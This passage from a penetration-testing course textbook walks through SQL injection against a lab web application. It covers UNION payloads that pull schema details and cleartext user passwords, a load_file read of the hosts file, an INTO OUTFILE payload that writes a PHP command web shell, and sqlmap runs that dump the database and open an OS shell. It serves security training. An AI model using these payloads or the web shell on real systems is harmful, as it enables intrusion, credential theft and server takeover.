



*Figure 168: Viewing the Results of the Union Payload*

We can see that column one isn't displayed, column two is displayed in the name field, and column three is displayed in the Comment field. The Comment field has more space so this is a logical spot for our future exploit's output.

> *If any of this is unclear, now is a good time to connect to the database directly again and play around with these queries. You don't need to be an experienced database administrator to exploit SQL injection but the more familiar you are with SQL and what these queries are doing, the easier it will be to go from SQL error messages to successfully exploiting SQL injection vulnerabilities.*

### 9.4.5.8 Extracting Data from the Database

We can now start extracting information from the database. The following examples use commands specific to MariaDB. However, most other databases offer similar functionality with slightly different syntax. Regardless of what database software we target, it's best to understand the platform-specific commands.

For example, to output the version of MariaDB, we can use this URL:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, @@version
```

*Listing 327 - A SQL injection payload to extract the database version*

This should output a “2” in the name field and the database version number in the comment field:





*Figure 169: Extracting the MariaDB Version Number*

Good. It looks like that’s working. Next, let’s output the current database user with this query:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, user()
```

*Listing 328 - A SQL injection payload to extract the database user*

This query reveals that the root user is being used for database queries:





*Figure 170: Extracting the Current Database User*

We can enumerate database tables and column structures through the *information_schema*.[288] The information schema stores information about the database, like table and column names. We can use it to get the layout of the database so that we can craft better payloads to extract sensitive data. The query for this would look similar to the following:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, table_name from information_sc
hema.tables
```

*Listing 329 - A SQL injection payload to extract table names*

[288] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Information_schema

This should output a lot of data, most of which references information about the default objects in MariaDB. It will also include the table names but we will need to scroll through the output to find them.





*Figure 171: Extracting Table Names from the Database*

The *users* table looks particularly interesting. Let's target that table and retrieve the column names with the following query:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, column_name from information_schema.columns where table_name='users'
```

*Listing 330 - A SQL injection payload to extract table columns*

This outputs all the column names for the *users* table:





*Figure 172: Extracting Column Names from the Database*

Armed with this information, we can extract the usernames and passwords from the table. We know that the original query selects three columns and the web page displays columns two and three. If we update our union payload, we can display the usernames in column two and the passwords in column three.

```
http://10.11.0.22/debug.php?id=1 union all select 1, username, password from users
```

*Listing 331 - A SQL injection payload to extract the users table*

This will output the database usernames in the name field and passwords in comments field:





*Figure 173: Extracting the Contents of the Users Table*

Excellent. Not only did we get the usernames and passwords, the passwords are all in cleartext. We can verify these by logging in to the admin page.

We can look at the source code to verify what we deduced with our black box testing:

```
36  <?php
37    include "database.php";
38    if (isset($_GET['id'])) {
39      $sql = "SELECT id, name, text FROM feedback WHERE id=". $_GET['id'];
40      $result = $conn->query($sql);
41      if (!$result) {
42        trigger_error('An error occured: ' . $conn->error);
43      } else if ($result->num_rows > 0) {
44        while($row = $result->fetch_assoc()) {
45          echo "<tr><td> " . $row["name"]. "</td><td>" . $row["text"]. "</td></tr>";
46        }
47      } else { echo "No results. Specify an id."; }
48    } else {
49      echo "No results. Specify an id in your URL like ?id=1.";
50    }
51  ?>
```

*Listing 332 - Code excerpt from debug.php*

The vulnerable code that leads to the SQL injection is on line 39 of Listing 332. The injection point is at the end of the query in the "WHERE" clause, making it easy to use a "UNION" payload. The results of the query are fetched and then written out for display on line 45. Notice that while three columns are included in the query, only two of them are displayed. That is why we used columns two and three for extracting data from another table.

### 9.4.5.9 Exercises

1. Enumerate the structure of the database using SQL injection.
2. Understand how and why you can pull data from your injected commands and have it displayed on the screen.
3. Extract all users and associated passwords from the database.

### 9.4.5.10 From SQL Injection to Code Execution

Let's see how far we can push this vulnerability. Depending on the operating system, service privileges, and filesystem permissions, SQL injection vulnerabilities can be used to read and write files on the underlying operating system. Writing a carefully crafted file containing PHP code into the root directory of the web server could then be leveraged for full code execution.

First, let's see if we can read a file using the *load_file* function:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, load_file('C:/Windows/System32
/drivers/etc/hosts')
```

*Listing 333 - A SQL injection payload using the load_file function*

This should output the contents of the hosts file:





*Figure 174: Using the Load File Function*

Next, we'll try to use the *INTO OUTFILE* function to create a malicious PHP file in the server's web root. Based on error messages we've already seen, we should know the location of the web root. We'll attempt to write a simple PHP one-liner, similar to the one used in the LFI example:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, "<?php echo shell_exec($_GET['cmd']);?>" into OUTFILE 'c:/xampp/htdocs/backdoor.php'
```

*Listing 334 - A SQL injection payload to write a PHP shell using the OUTFILE function*

If this succeeds, the file should be placed in the web root:





*Figure 175: Exploiting SQL Injection to Write a PHP Shell*

This command produces an error message but this doesn't necessarily mean the file creation was unsuccessful. Let's try to access the newly-created **backdoor.php** page with a *cmd* parameter such as *ipconfig*:





*Figure 176: Using the Backdoor PHP Command Shell*

Excellent. We have now turned our SQL injection vulnerability into code execution on the server. We can easily expand this to full shell access with the installation of a webshell.

### *9.4.5.11 Exercises*

1. Exploit the SQL injection along with the MariaDB INTO OUTFILE function to obtain code execution.
2. Turn the simple code execution into a full shell.

### *9.4.5.12 Automating SQL Injection*

The SQL injection process we have followed can be automated with the help of several tools pre-installed in Kali Linux. One of the more notable tools is *sqlmap*,[289] which can be used to identify and exploit SQL injection vulnerabilities against various database engines.

Let's use sqlmap on our sample web application. We will set the URL we want to scan with **-u** and specify the parameter to test with **-p**:

```
kali@kali:~$ sqlmap -u http://10.11.0.22/debug.php?id=1 -p "id"
...
[13:53:45] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
  injectable (possible DBMS: 'MySQL')
[13:53:45] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be
  vulnerable to cross-site scripting (XSS) attacks
[13:53:45] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific
for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provid
ed level (1) and risk (1) values? [Y/n] y
[13:53:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
…
sqlmap identified the following injection points with a total of 47 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8867=8867

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (
```

[289] (sqlmap, 2019), http://sqlmap.org/

```
FLOOR)
    Payload: id=1 AND (SELECT 6734 FROM(SELECT COUNT(*),CONCAT(0x71716a6a71,(SELECT (E
LT(6734=6734,1))),0x716a6b7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROU
P BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x71716a6a71,0x6768746c4a4b5769685
07871586a764c4b435259436768537172504570 6f6d456a54727a4b4a686d,0x716a6b7171)-- peGa
---
[13:54:11] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.37, PHP 7.0.33
back-end DBMS: MySQL >= 5.0
[13:54:11] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output/1
0.11.0.22'
```

*Listing 335 - Sample sqlmap usage*

Sqlmap will issue multiple requests to probe if a parameter is vulnerable to SQL injection. It also attempts to determine what database software is being used so it can adjust the attacks to that software. In this case, it found four different techniques to exploit the vulnerability. It also lists a payload for each technique. Even when sqlmap is doing the work for us, having these sample payloads helps us understand how it exploited the vulnerability.

We can now use sqlmap to automate the extraction of data from the database. We will run **sqlmap** again with **--dbms** to set "MySQL" as the backend type and **--dump** to dump the contents of all tables in the database. Sqlmap supports several backend databases in the **--dbms** flag but it doesn't make a distinction between MariaDB and MySQL. Setting "MySQL" will work well enough for this example.

```
kali@kali:~$ sqlmap -u http://10.11.0.22/debug.php?id=1 -p "id" --dbms=mysql --dump
...
Database: webappdb
Table: feedback
[2 entries]
+----+-----------------------------------------------+------+
| id | text                                          | name |
+----+-----------------------------------------------+------+
| 1  | Great tacos today!                            | Jake |
| 2  | I would eat tacos here every day if I could!  | John |
+----+-----------------------------------------------+------+

[13:56:58] [INFO] table 'webappdb.feedback' dumped to CSV file '/home/kali/.sqlmap/out
put/10.11.0.22/dump/webappdb/feedback.csv'
[13:56:58] [INFO] fetching columns for table 'users' in database 'webappdb'
[13:56:58] [INFO] fetching entries for table 'users' in database 'webappdb'
Database: webappdb
Table: users
[2 entries]
+----+----------+--------------+
| id | username | password     |
```

```
+----+----------+--------------+
| 1  | admin    | p@ssw0rd     |
| 2  | jigsaw   | footworklure |
+----+----------+--------------+

[13:56:58] [INFO] table 'webappdb.users' dumped to CSV file '/home/kali/.sqlmap/output
/10.11.0.22/dump/webappdb/users.csv'
[13:56:58] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output/1
0.11.0.22'
```

*Listing 336 - Using sqlmap to dump a database*

According to the output in Listing 336, sqlmap was able to dump the contents of the entire database. In addition to displaying the contents in the terminal window, sqlmap also created a CSV file with the dumped content.

Sqlmap has many other features, such as the ability to attempt Web Application Firewall (WAF) bypasses and execute complex queries to automate the complete takeover of a server. For example, using the *os-shell* parameter will attempt to automatically upload and execute a remote command shell on the target system.

We can use this feature by running sqlmap with **`--os-shell`** to execute a shell on the system:

```
kali@kali:~$ sqlmap -u http://10.11.0.22/debug.php?id=1 -p "id" --dbms=mysql --os-shel
l
...
[14:00:49] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/' via LIMIT 'LI
NES TERMINATED BY' method
[14:00:49] [INFO] the file stager has been successfully uploaded on 'C:/xampp/htdocs/'
- http://10.11.0.22:80/tmpuwryd.php
[14:00:49] [INFO] the backdoor has been successfully uploaded on 'C:/xampp/htdocs/' -
http://10.11.0.22:80/tmpbtxja.php
[14:00:49] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ipconfig
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::c5a0:cbd8:9e03:3f85%7
   IPv4 Address. . . . . . . . . . . : 10.11.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.11.0.2

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
---
os-shell>
```

*Listing 337 - Using sqlmap to gain an OS shell*

Once sqlmap establishes a shell, we can run commands on the server and view the output, as illustrated in 337. This shell can be somewhat slow but it can provide an effective foothold to gain access to the underlying server.

Please note that sqlmap is not allowed on the OSCP exam. However, we recommend practicing with it within the labs and on the Windows 10 lab machine. Consider using it in conjunction with tools like Burp and Wireshark to capture what the tool is doing and then attempt to replicate the attacks manually. This is often a very effective learning technique and should not be overlooked.

### *9.4.5.13 Exercises*

1. Use sqlmap to obtain a full dump of the database.
2. Use sqlmap to obtain an interactive shell.

## 9.5 Extra Miles

The Windows 10 lab machine includes an extra web application for practicing XSS and SQL injection vulnerabilities. The application is written in Java, uses the Spring framework,[290] and runs on port 9090. The application can be run with the following command:

```
C:\tools\web_attacks> java -jar gadgets-1.0.0.jar
...
2019-06-13 10:29:36.962 INFO 4976 --- [ main]
com.pwk.webapp.GadgetsApplication : Starting GadgetsApplication on DESKTOP-IPD21BB wit
(C:\tools\web_attacks\gadgets-1.0.0.jar started by admin in C:\tools\web_attacks)
...
2019-06-13 10:29:42.680 INFO 4976 --- [ main]
o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat started on port(s): 9090 (http) with
2019-06-13 10:29:42.759 INFO 4976 --- [ main]
com.pwk.webapp.GadgetsApplication : Started GadgetsApplication in 7.047 seconds (JVM r
```

*Listing 338 - Starting the extra app on Windows*

Once it is run, we can access it on port 9090:

[290] (Spring, 2019), https://docs.spring.io/spring/docs/current/spring-framework-reference/overview.html#overview





*Figure 177: Viewing the Bonus Application*

We will not walk through all the application's vulnerabilities although it contains XSS and SQL injection vulnerabilities at the very least. To shut down the application, close the command window or use Ctrl C.

### 9.5.1 Exercises

*(Reporting is not required for these exercises)*

1. Identify and exploit the XSS vulnerability in the web application.
2. Identify and exploit the SQL injection vulnerability in the web application.
3. Is it possible to gain a shell through the SQL injection vulnerability? Why or why not?

## 9.6 Wrapping Up

In this module, we focused on the identification and enumeration of common web application vulnerabilities. We also exploited several common web application vulnerabilities, leveraging a variety of techniques including admin console weaknesses, cross-site scripting, directory traversal, local and remote file inclusion, and SQL injection. These attack vectors are the basic building blocks we will use to construct more advanced attacks.

# 10. Introduction to Buffer Overflows

In this module, we will present the principles behind a *buffer overflow*, which is a type of memory corruption vulnerability. We will review how program memory is used, how a buffer overflow occurs, and how the overflow can be used to control the execution flow of an application. A good understanding of the conditions that make this attack possible is vital for developing an exploit to take advantage of this type of vulnerability.

## 10.1 Introduction to the x86 Architecture

To understand how memory corruptions occur and how they can be leveraged into unauthorized access, we need to discuss program memory, understand how software works at the CPU level, and outline a few basic definitions.

> *As we discuss these principles, we will refer quite often to Assembly (asm),[291] an extremely low-level programming language that corresponds very closely to the CPUs built-in machine code instructions.*

### *10.1.1 Program Memory*

When a binary application is executed, it allocates memory in a very specific way within the memory boundaries used by modern computers. Figure 178 shows how process memory is allocated in Windows between the lowest memory address (0x00000000) and the highest memory address (0x7FFFFFFF) used by applications:

[291] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Assembly_language

